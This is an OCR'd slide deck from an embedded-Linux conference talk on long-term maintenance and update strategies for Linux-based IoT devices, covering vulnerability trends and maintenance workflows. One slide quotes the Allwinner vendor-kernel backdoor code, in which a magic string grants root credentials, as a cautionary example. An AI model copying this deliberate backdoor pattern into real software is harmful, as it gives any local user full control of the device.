

I'VE ALREADY UPDATED THE TOASTER, THE DOORKNOB AND THIS LITTLE THINGY I STILL DON'T KNOW WHAT IT'S FOR
geek & poke
DON'T FORGET YOUR DAD'S CARDIAC PACEMAKER!
OH PLEASE!
A SHELL SHOCKS THE INTERNET OF THINGS


Long-Term Maintenance & Rollout Concepts for Linux based IoT Devices

Embedded Linux Conference Europe
Jan Lübbe <j.luebbe@pengutronix.de>

A Short Survey

- Who has developed Linux systems?
- ... that are now in the field? More than 5 years? 10 years?
- ... which use versions still maintained by upstream?
- Who had to update to fix a vulnerability?
- How long did it take? A day, a week, a month, a year?

“Classical” Embedded Systems Lifecycle



Development Phase


Development HW / SW

Testing, Documentation


Component Version Decisions

SoP


“Classical” Embedded Systems Lifecycle




Vulnerabilities By Year




Vulnerabilities By Type




Vulnerabilities By Year




Vulnerabilities By Type



Vulnerabilities By Year




Vulnerabilities By Type



Source: http://www.cvedetails.com/

Pengutronix

Backdoor in Allwinner Vendor Kernel



```

        if(!strncmp("rootmydevice",(char*)buf,12)){
                cred = (struct cred *)__task_cred(current);
                cred->uid = 0;
                cred->gid = 0;
                cred->suid = 0;
                cred->euid = 0;
                cred->euid = 0;
                cred->egid = 0;
                cred->fsuid = 0;
                cred->fsgid = 0;
                printk("now you are root\n");
        }

        kfree(buf);
        return count;
}

```


Field Observations

- Hardware vendors don't care about maintenance
  Vendor kernels already obsolete at start of project
- No strategy in pre-built distributions
  Development company on their own
- Getting feedback by seeing your device in the news ...
  Already too late ...
- Selecting components tagged “longterm” w/o update concept
  Getting worst of both worlds
- Avoiding regular updates
  No proven and trained process

Pengutronix.

Continuous Maintenance is Important!

- Critical vulnerability in a relevant component:
  At least one per 1-2 years (for a given system!)
- Upstream Projects maintain components for 2...5 years
- Server Distros are made for (at least casual) admin interaction



Backporting?

Idea: Start with a version, backport patches if necessary

- Doesn't scale with number of products → versions diverge
- Many local modifications → low test coverage
- After a few years: almost impossible to decide which upstream fixes are relevant

For product lifetimes of 10 … 15 … years,
backporting is unsustainable!

What do we want?

- Short time between incident and fix
- Low risk of negative side effects
- Predictable (and low) costs over the maintenance period
- Scalable to multiple products

Ingredients for a Sustainable Process

Always use releases still maintained by upstream

Remove unused components and features

Review security announcements regularly

Use well-proven processes for:

- Building all components
- Testing and releasing new versions
- Deploying updates

Each release defines all software components exactly


Ensure that all components can be upgraded in the field

Workflow - Development

- Submit changes to the upstream projects
  → reduce maintenance effort

- Automate processes (build, test, release, deployment)
  → “executable documentation”
  → reproducibility
  → avoid mistakes

- Stabilize for release on then-current stable upstream releases
  → no outdated versions in use



Development
Maintenance

Pengutronix.

Workflow – Every Year

Be prepared for possible incidents:


- Update components to current stable upstream releases (Kernel, Build-System, ...)
  → no unsupported versions in use
- Submit remaining changes to upstream projects
  → further reduce maintenance effort
- Testing
  → find and fix possible regressions



Workflow – Every Month

Periodic maintenance:

